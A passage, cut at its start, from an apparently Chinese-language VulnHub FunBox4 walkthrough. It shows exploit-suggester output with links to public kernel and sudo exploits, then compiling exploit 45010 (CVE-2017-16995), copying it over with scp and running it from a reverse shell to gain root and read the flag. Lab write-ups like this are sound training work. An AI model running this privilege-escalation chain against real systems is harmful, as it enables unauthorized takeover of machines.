   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2017-7308] af_packet

   Details: https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html
   Exposure: probable
   Tags: [ ubuntu=16.04 ]{kernel:4.8.0-(34|36|39|41|42|44|45)-generic}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-7308/poc.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-7308/poc.c
   Comments: CAP_NET_RAW cap or CONFIG_USER_NS=y needed. Modified version at 'ext-url' adds support for addition
al kernels

[+] [CVE-2017-6074] dccp

   Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
   Exposure: probable
   Tags: [ ubuntu=(14.04|16.04) ]{kernel:4.4.0-62-generic}
   Download URL: https://www.exploit-db.com/download/41458
   Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2017-1000112] NETIF_F_UFO

   Details: http://www.openwall.com/lists/oss-security/2017/08/13/1
   Exposure: probable
   Tags: ubuntu=14.04{kernel:4.4.0-*},[ ubuntu=16.04 ]{kernel:4.8.0-*}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-1000112/poc.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-1000112/poc.c
   Comments: CAP_NET_ADMIN cap or CONFIG_USER_NS=y needed. SMEP/KASLR bypass included. Modified version at 'ext-
url' adds support for additional distros/kernels

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
```

```
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exp
loit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
   Tags: mint=19
   Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
   Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

   Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
   Exposure: less probable
   Download URL:
   Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2018-1000001] RationalLove

   Details: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/
   Exposure: less probable
   Tags: debian=9{libc6:2.24-11+deb9u1},ubuntu=16.04.3{libc6:2.23-0ubuntu9}
   Download URL: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/RationalLove.c
   Comments: kernel.unprivileged_userns_clone=1 required

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154

[+] [CVE-2017-1000366,CVE-2017-1000379] linux_ldso_hwcap_64

   Details: https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt
   Exposure: less probable
   Tags: debian=7.7|8.5|9.0,ubuntu=14.04.2|16.04.2|17.04,fedora=22|25,centos=7.3.1611
   Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_ldso_hwcap_64.c
   Comments: Uses "Stack Clash" technique, works against most SUID-root binaries

[+] [CVE-2017-1000253] PIE_stack_corruption

   Details: https://www.qualys.com/2017/09/26/linux-pie-cve-2017-1000253/cve-2017-1000253.txt
   Exposure: less probable
   Tags: RHEL=6,RHEL=7{kernel:3.10.0-514.21.2|3.10.0-514.26.1}
   Download URL: https://www.qualys.com/2017/09/26/linux-pie-cve-2017-1000253/cve-2017-1000253.c

[+] [CVE-2016-9793] SO_{SND|RCV}BUFFORCE
```

```
   Details: https://github.com/xairy/kernel-exploits/tree/master/CVE-2016-9793
   Exposure: less probable
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-9793/poc.c
   Comments: CAP_NET_ADMIN caps OR CONFIG_USER_NS=y needed. No SMEP/SMAP/KASLR bypass included. Tested in QEMU o
nly

[+] [CVE-2016-2384] usb-midi

   Details: https://xairy.github.io/blog/2016/cve-2016-2384
   Exposure: less probable
   Tags: ubuntu=14.04,fedora=22
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-2384/poc.c
   Comments: Requires ability to plug in a malicious USB device and to execute a malicious binary as a non-privi
leged user

[+] [CVE-2016-0728] keyring

   Details: http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-
2016-0728/
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/40003
   Comments: Exploit takes about ~30 minutes to run. Exploit is not reliable, see: https://cyseclabs.com/blog/cv
e-2016-0728-poc-not-working

thomas@funbox4:~$
```

发现了很多漏洞，选择一个系统版本(ubuntu 16.04)、内核版本(4.4.0)一致的

本地搜索：

```
  FunBox4  searchsploit -m 45010
  Exploit: Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/45010
     Path: /usr/share/exploitdb/exploits/linux/local/45010.c
File Type: C source, ASCII text

Copied to: /home/kali/vulnhub/FunBox/FunBox4/45010.c
```

因为也是c语言文件，目标系统不能编译，所以本地编译尝试一下，然后拷贝过去执行

```
  FunBox4  gcc 45010.c -o exp
  FunBox4  scp exp thomas@192.168.9.43:/tmp/
thomas@192.168.9.43's password:
exp
                           100%   21KB  22.6MB/s   00:00
  FunBox4
```

在目标系统执行(因为ssh登录进去的shell是rbash,有限制，所以在反弹shell里执行程序)：

```
www-data@funbox4:/tmp$ ./exp
./exp
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003baee900
[*] Leaking sock struct from ffff88000f2c2780
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880008cb6540
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff880008cb6540
[*] credentials patched, launching shell...
#
```

成功提权后，找到`flag.txt`

```
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
(  _`\              ( )                       (  _`\(_   _)(  _`\
| (_(_)_   _   ___  | |_      _          _    | ( (_) | |  | (_(_)
|  _) ( ) ( )/' _ `\| '_`\  /'_`\ (`\/')(_)   | |  _  | |  |  _)
| |   | (_) || ( ) || |_) )( (_) ) >  <  _    | (_( ) | |  | |
(_)   `\___/'(_) (_)(_,__/'`\___/'(_/\_)(_)   (____/' (_)  (_)

Well done ! Made with ❤ by @0815R2d2 ! I look forward to see this screenshot on twitter ;-)
#
```

总结

本节通过信息收集目录扫描，获取敏感目录，利用文件上传漏洞获取shell，然后利用信息收集获取内核漏洞进行权限提升

1. 发现主机
2. 端口扫描
3. 目录扫描
4. 文件上传漏洞
5. `linux-exploit-suggester.sh`、`linpeas.sh`的使用
6. 内核漏洞提权–CVE-2017-16995利用